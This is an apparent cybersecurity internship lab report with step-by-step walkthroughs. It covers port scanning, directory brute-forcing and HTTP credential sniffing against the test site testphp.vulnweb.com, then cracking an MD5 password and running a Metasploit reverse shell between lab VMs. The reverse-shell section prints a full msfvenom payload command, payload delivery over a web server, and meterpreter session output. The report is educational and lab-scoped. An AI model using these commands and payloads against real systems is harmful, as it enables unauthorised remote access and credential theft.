

CYBERSECURITY INTERN REPORT AT SHADOWFOX

Name: P.Nidheshwar

BATCH: ShadowFox Cyber Security October B1

Gmail:nidheshwar1104@gmail.com

TASK LEVEL:Beginner & Intermediate level

TASK LEVEL (Beginner)

Table of Content

S.NO	TITLE	Page No
1	Find all the ports that are open on the website http://testphp.vulnweb.com/	6-8
2	Brute force the website http://testphp.vulnweb.com/ and find the directories that are present in the website.	9-12
3	Log in the website http://testphp.vulnweb.com/ and intercept the network traffic using wireshark and find the credentials that were transferred through the network.	13-15

TASK LEVEL (Intermediate)

Table of Content

S.NO	TITLE	Page No
1	A file is encrypted using Veracrypt (A disk encryption tool). The password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it. The veracrypt setup file will be provided to you.	16-17
2	An executable file of veracrypt will be provided to you. Find the address of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot.	18
3	Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.	19-23

LIST of Figures

Figure No	Name	Page No
1	Port scanning	7
2	Directory scanning	10
3	Login attempt & Network capture	14

LIST of Figures

Figure No	Name	Page No
1.	Decoding password	16
2.	Secret code (veracrypt)	17
3.	PE Explorer	18
4.	Reverse shell (Metasploit)	22

Introduction and information about the report and the machine

Introduction:

In the domain of cybersecurity, it is very important to understand and identify vulnerabilities in web applications to protect them from possible cyber threats. During the Shadowfox internship, a simulated lab environment was provided where different security tasks were performed on sample websites.

Information about the report:

Port scanning:

The first task is to find all ports exposed on the given website and to check for possibilities an attacker could use to gain unauthorized access to the web server. If an attacker finds an open or vulnerable service, they may be able to access the server.

Brute forcing:

The second task involves brute-force attacks against the demo website. An attacker may discover hidden directories or login credentials by guessing paths or passwords; this can lead to exploitation and data loss.

Network traffic interception:

The third task is packet capture on the network using Wireshark. Using this tool we can examine packets exchanged between client and server. Perform a login attempt on the demo website <http://testphp.vulnweb.com> while capturing traffic to try to identify any credentials transmitted.

Required machines:

1. Standard computer with reliable network connectivity (Ethernet or Wi-Fi).
2. A Linux distribution (For penetration testing, a distribution such as Kali Linux is recommended).

TASK-1

Find all the ports that are open on the website

<http://testphp.vulnweb.com/>

Target: <http://testphp.vulnweb.com/>

Attack name :

-Port Scanning

Severity :

-High and its score is **CVSS 7.0 – 8.9**

Reason: This vulnerability is **High** (CVSS 7.0–8.9) because an attacker can reach it over the network. Successful exploitation can expose user credentials or let an attacker access admin functions.

Steps to reproduce with screen shots:

Step 1:

First, use the ping command to check if the network and the website are responding. This tells you whether the target is reachable before doing other tests.

Step 2:

Next, use a port-scanning tool like Nmap. Nmap is a popular and powerful tool that finds open ports and services (for example HTTP, SSH, TCP). It also gives other useful information about the target.

Step 3:

- The target website is <http://testphp.vulnweb.com/>

-Target IP address: 44.228.249.3

-Nmap command: `sudo nmap -sS testphp.vulnweb.com -A`

Analysis:

1. testphp.vulnweb.com is online and resolves to IP **44.228.249.3**
2. **Port 80 (HTTP)** is open — the website is reachable over plain HTTP.
3. The web server is **Nginx version 1.19.0** (service identified by the scan).
4. **Fix:** keep Nginx updated and enable HTTPS (TLS) to reduce security risks.

Step 4 :

- Nmap scanning results and screenshots for the report.

```
(nldheshwar@cyberquest)-[/home/kali]
$ sudo nmap -sS testphp.vulnweb.com -A
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-13 07:29 EDT
Stats: 0:00:06 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:09 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 1.60% done; ETC: 07:30 (0:01:02 remaining)
Stats: 0:00:21 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Stats: 0:00:38 elapsed; 0 hosts completed (1 up), 1 undergoing Traceroute
Traceroute Timing: About 100.00% done; ETC: 07:30 (0:00:00 remaining)
Stats: 0:00:41 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 93.24% done; ETC: 07:30 (0:00:00 remaining)
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.0096s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      nginx 1.19.0
|_http-title: Home of Acunetix Art
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: bridge|VoIP adapter|general purpose
Running (JUST GUESSING): Oracle Virtualbox (97%), Slirp (97%), AT&T embedded (95%), QEMU (93%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:danny_gasparovski:slirp cpe:/a:qemu:qemu
Aggressive OS guesses: Oracle Virtualbox Slirp NAT bridge (97%), AT&T BGW210 voice gateway (95%), QEMU user mode ne
twork gateway (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   1.74 ms  ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 46.92 seconds
```

Fig(I): Nmap scanning

Impact:

The open port 80 allows the website to be reachable and work properly for users. But it can also let attackers see data or try to access the server without permission.

Advantages:

1. Using port 80 for HTTP traffic makes the website easy to access, even if users don't type a port number.
2. Some older browsers and automatic systems depend on port 80 to reach websites.

Disadvantages:

1. HTTP is not encrypted, so attackers can capture data, including usernames and passwords.
2. Open ports can be used by attackers to try and break into the server.

Mitigation steps:

1. Keep Nginx updated to the latest version to fix known security problems.
2. Redirect HTTP traffic to HTTPS to encrypt data and protect it from attackers.
3. Use monitoring systems to find and respond to attacks quickly.
4. Restrict access to sensitive directories and files in Nginx using allow/deny rules.
5. Regularly do security checks and vulnerability scans to fix possible problems.

References:

- <https://owasp.org/www-project-network-security-testing-guide/>
- <https://www.cvedetails.com/cve/CVE-2017-15869/>
- <https://nvd.nist.gov/>

Resources Used:

- I used **Kali Linux** as the operating system for testing the website.
- **Nmap** was used to scan open ports and check running services.
- **Ping** helped to see if the website was online and responding.

TASK-2

Brute force the website <http://testphp.vulnweb.com/> and find the directories that are present in the website.

Target: <http://testphp.vulnweb.com/>

Attack name:

-Directory brute-force (wordlist attack)

Severity:

-High and its score is **CVSS 7.0 – 8.9**

Reason: This is **High** because an attacker can find hidden pages or admin panels over the network. Finding these pages makes it easier to steal data or access admin functions.

Steps to reproduce with screenshots:

Step 1: Check the site is up with ping or open <http://testphp.vulnweb.com/> in a browser.

Step 2: Run Gobuster with a wordlist to find directories.
Example command used:

```
-gobuster dir -u http://testphp.vulnweb.com/ -w /usr/share/dirb/wordlists/common.txt .
```


Step 3: Review Gobuster output and open each found path in a browser. Take screenshots of important pages (for example admin pages or upload folders).

Analysis:

- /admin → Status **301** redirect to /admin/ (admin area present).
- /crossdomain.xml → Status **200** (file exists).
- /CVS → Status **301** redirect to /CVS/ and /CVS/Repository, /CVS/Entries, /CVS/Root.
- /index.php → Status **200** (main page).
- /images, /pictures, /vendor, /secured → Status **301** redirects (directories exist).

Step 4:

-Save the Gobuster results file and screenshots for the report



```
File Actions Edit View Help

(nidheshwar@cyberquest)-[/home/kali]
$ gobuster dir -u http://testphp.vulnweb.com/ -w /usr/share/dirb/wordlists/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://testphp.vulnweb.com/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/admin (Status: 301) [Size: 169] [→ http://testphp.vulnweb.com/admin/]
/cgi-bin (Status: 403) [Size: 276]
/cgi-bin/ (Status: 403) [Size: 276]
/crossdomain.xml (Status: 200) [Size: 224]
/CVS (Status: 301) [Size: 169] [→ http://testphp.vulnweb.com/CVS/]
/CVS/Repository (Status: 200) [Size: 8]
/CVS/Entries (Status: 200) [Size: 1]
/CVS/Root (Status: 200) [Size: 1]
/favicon.ico (Status: 200) [Size: 894]
/images (Status: 301) [Size: 169] [→ http://testphp.vulnweb.com/images/]
/index.php (Status: 200) [Size: 4958]
/pictures (Status: 301) [Size: 169] [→ http://testphp.vulnweb.com/pictures/]
/secured (Status: 301) [Size: 169] [→ http://testphp.vulnweb.com/secured/]
/vendor (Status: 301) [Size: 169] [→ http://testphp.vulnweb.com/vendor/]
Progress: 4614 / 4615 (99.98%)

Finished
```

Fig(2):Dirbuster scanning

Impact:

-Hidden directories and files can give attackers useful information. If attackers find admin pages, upload folders, or configuration files, they can try to log in, upload malicious files, or read sensitive data. This can lead to data loss or site compromise.

-Finding these paths makes it easier for attackers to plan further attacks.

Advantages:

1. Directory scanning helps site owners find unwanted test files and old folders.
2. It shows which paths need protection or removal.
3. It helps you clean up the web server and reduce risk.

Disadvantages:

1. Exposed admin pages or CVS/config files can help attackers break in.
2. Public files may leak internal information about the site or software used.
3. Finding many open paths increases the chance of a successful attack.

Mitigation steps:

1. Remove unused files and CVS directories from the web root.
2. Disable directory listing in the server (Nginx/Apache).
3. Protect admin paths with strong authentication and IP restrictions.
4. Restrict access to /cgi-bin and other sensitive folders (use allow/deny rules).
5. Check and remove crossdomain.xml or limit its contents if not needed.
6. Run regular scans to find new exposed paths.
7. After fixes, re-scan to confirm everything is protected.

References:

- <https://github.com/OJ/gobuster>
- <https://github.com/danielmiessler/SecLists>
- <https://owasp.org/www-project-network-security-testing-guide/>

Resources Used:

1. Kali Linux, Gobuster, SecLists wordlist, Browser for checking pages.
2. These tools helped find directories and verify them in a browser.

TASK-3

Capture login credentials with Wireshark

Target: <http://testphp.vulnweb.com/>

Attack name:

- Credential sniffing (HTTP capture)

Severity:

- High and its CVSS score is 7.0 – 8.9.

Reason: This is **High** because login data was sent over plain HTTP. An attacker who can see the network traffic can read usernames and passwords easily.

Steps to reproduce with screenshots:

Step 1:

- Start Wireshark and select the network interface that sends traffic (for example eth0).

Step 2:

- I started packet capture in Wireshark and opened <http://testphp.vulnweb.com/login.php>, I entered the login details and clicked the login button while capture was running. The packets sent during the login were saved and later inspected in Wireshark. Here I am giving the credentials I used: **Username:** nidhesh **Password:** nidheshwar.

Step 3:


- Stop capture. In Wireshark, find the POST to /userinfo.php and follow the packet details / TCP stream to see form data.

Analysis:


1. The website sends login credentials without encryption (over HTTP).
2. An eavesdropper on the network can capture and read usernames and passwords.
3. This is a critical weakness because captured credentials can be reused by attackers to log in.

Step 4:

-Wireshark scanning result and screenshots for the report



Fig(3):Credentials Captured



Fig(4):Wireshark result

Impact:

Attackers can take over user accounts and possibly admin accounts. Stolen credentials may be reused on other sites (password reuse risk), Sensitive data and user privacy are at risk.

Mitigation steps:

1. **Enable HTTPS (TLS)** for the whole site and redirect HTTP → HTTPS.
2. Never send credentials over plain HTTP. Ensure the login form posts to an https:// URL.
3. Use secure cookie flags (Secure, HttpOnly, SameSite) for session cookies.
4. Implement multi-factor authentication (MFA) for important accounts.
5. Educate users not to enter passwords on unencrypted pages and monitor for credential leaks.

Resources Used:

1. Kali Linux, Wireshark, Browser (to perform login), saved pcap file .

Task Level (Intermediate)


Task-1

-A file is encrypted using Veracrypt (A disk encryption tool). The password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter it into vera crypt to unlock the file and find the secret code in it. The veracrypt setup file will be provided to you.

GIVEN INFORMATION:


FILE: encoded.txt:

-The file has an MD5 hash inside it. After decoding in CyberChef, the hash 482c811da5d5b4bc6d497ffa98491e38 gives the result password123. This is the mounting password for the file shadowfox_veracrypt.txt. The file is in hash format and can be mounted using the VeraCrypt application.



Fig(4):mounting process

-After mounting shadowfox_veracrypt.txt in VeraCrypt and unlocking it, the file shows the secret code: **never giveup.**




Fig(5):Decrypt file

Task-2

An executable file of VeraCrypt will be provided to you. Find the address of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot.

FIND:Entry point address:004237B0h



Fig(6):File info

Task-3

Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.

Attack Name:

- Reverse TCP Shell (simulated / lab).

Severity :

-High and its score is 9.8

Steps to reproduce with screen shots:

Step 1:

- I first created two virtual machines, Kali Linux IP:192.168.1.9 and ISO FILE Windows 10 VM IP:192.168.1.15 And Set up two VMs on the same isolated network. Verify both machines are online and note their IP addresses.

Step 2:

- On the Kali VM, I created a test Windows payload using msfvenom. The payload file was saved as nidhesh.exe on the Kali desktop.

“msfvenom” to create the windows reverse_tcp payload:

- “sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.9 LPORT=4444 -f exe -o /var/www/html/nidhesh.exe.

```
-(kali@cyberquest)-[~]
-$ sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.9 LPORT=4444 -f exe -o /var/www/html/nidhesh.exe
then check it exists
-$ ls /var/www/html/nidhesh.exe
-rw-r--r-- 1 root root 73802 Oct 23 04:27 /var/www/html/nidhesh.exe
-(kali@cyberquest)-[~]
-$ cd /var/www/html/
-(kali@cyberquest)-[/var/www/html]
-$ ls
index.html index.nginx-debian.html jasmin3.exe nidhesh.exe
```

Step 3:

- I opened msfconsole on Kali and used the exploit/multi/handler module to configure the listener for the chosen payload.

```
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
```

- I then set the Listening port on the kali machine to listen on port "4444" .

Step 4:

Then exploits it,

```
msf6 exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.1.9     | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.9:4444
[*] Sending stage (177734 bytes) to 192.168.1.15
[*] Meterpreter session 1 opened (192.168.1.9:4444 → 192.168.1.15:50082) at 2025-10-23 04:40:01 -0400
```

-Our exploit file is on the apache2 server on the kali machine. We have to get it over to our victim's virtual machine.

- To deliver the test file to the Windows VM, I copied nidhesh.exe to the web server directory (/var/www/html/) on Kali and started the Apache service (service apache2 start). I confirmed the web server was running (service apache2 status).

```
$ service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor>
   Active: active (running)
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 1235 ExecStart=/usr/sbin/apachectl start (code=exited, status>
   Main PID: 1246 (apache2)
     Tasks: 6 (limit: 764)
    Memory: 18.8M
   CGroup: /system.slice/apache2.service
           └─1246 /usr/sbin/apache2 -k start
             └─1248 /usr/sbin/apache2 -k start
               └─1249 /usr/sbin/apache2 -k start
                 └─1250 /usr/sbin/apache2 -k start
                   └─1251 /usr/sbin/apache2 -k start
                     └─1252 /usr/sbin/apache2 -k start
lines 1-15/15 (END)
```

Step 5:

- From the Windows VM, I navigated to <http://192.168.1.9/nidhesh.exe> to download and run the test file.

192.168.1.9/nidhesh.exe

nidhesh	10/23/2025 2:09 PM	Application	73 KB
debug	10/23/2025 2:02 PM	Text Document	1 KB

-After executing the file on the Windows VM, the Kali listener received a connection and a session was opened. I verified the active session on Kali (for example, with sessions -i 1) and confirmed access to the Windows C:\ drive through the session.

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.9:4444
[*] Sending stage (177734 bytes) to 192.168.1.15
[*] Meterpreter session 1 opened (192.168.1.9:4444 → 192.168.1.15:50082) at 2025-10-23 04:40:01 -0400
```

```
kali@cyberquest: ~ CPU usage: 0.0%
File Actions Edit View Help

meterpreter > sessions -i 1
[*] Session 1 is already interactive.
meterpreter > ls
Listing: C:\Users\nidhesh\Downloads

Mode                Size           Type             Last modified          Name
-----
100777/rwxrwxrwx    10869176      fil             2025-10-23 04:18:33 -0400 ChromeSetup.exe
100666/rw-rw-rw-     73802        fil             2025-10-23 04:21:06 -0400 Unconfirmed 222143.crdownload
100666/rw-rw-rw-      485         fil             2025-10-23 04:32:13 -0400 debug.log
100666/rw-rw-rw-      282         fil             2025-10-23 03:41:04 -0400 desktop.ini
100777/rwxrwxrwx     73802        fil             2025-10-23 04:39:46 -0400 nidhesh.exe

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > sysinfo
Computer           : DESKTOP-8SBK3P3
OS                 : Windows 10 22H2+ (10.0 Build 19045).
Architecture      : x64
System Language   : en_US
Domain            : WORKGROUP
Logged On Users   : 2
Meterpreter       : x86/windows
meterpreter > cd ../
meterpreter > shell
Process 4728 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\nidhesh>whoami
whoami
desktop-8sbk3p3\nidhesh

C:\Users\nidhesh>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\nidhesh>dir
dir
Volume in drive C has no label.
Volume Serial Number is E81E-0069

Directory of C:\Users\nidhesh

10/23/2025  01:19 PM    <DIR>          .
10/23/2025  01:19 PM    <DIR>          ..
10/23/2025  01:11 PM    <DIR>          3D Objects
10/23/2025  01:11 PM    <DIR>          Contacts
```

-In the above figure the Reverse shell session on Kali showing a connected Windows session and access to the C:\ drive.

Analysis:

-The lab demonstrates how a reverse shell can provide an external system with interactive access to a target machine.

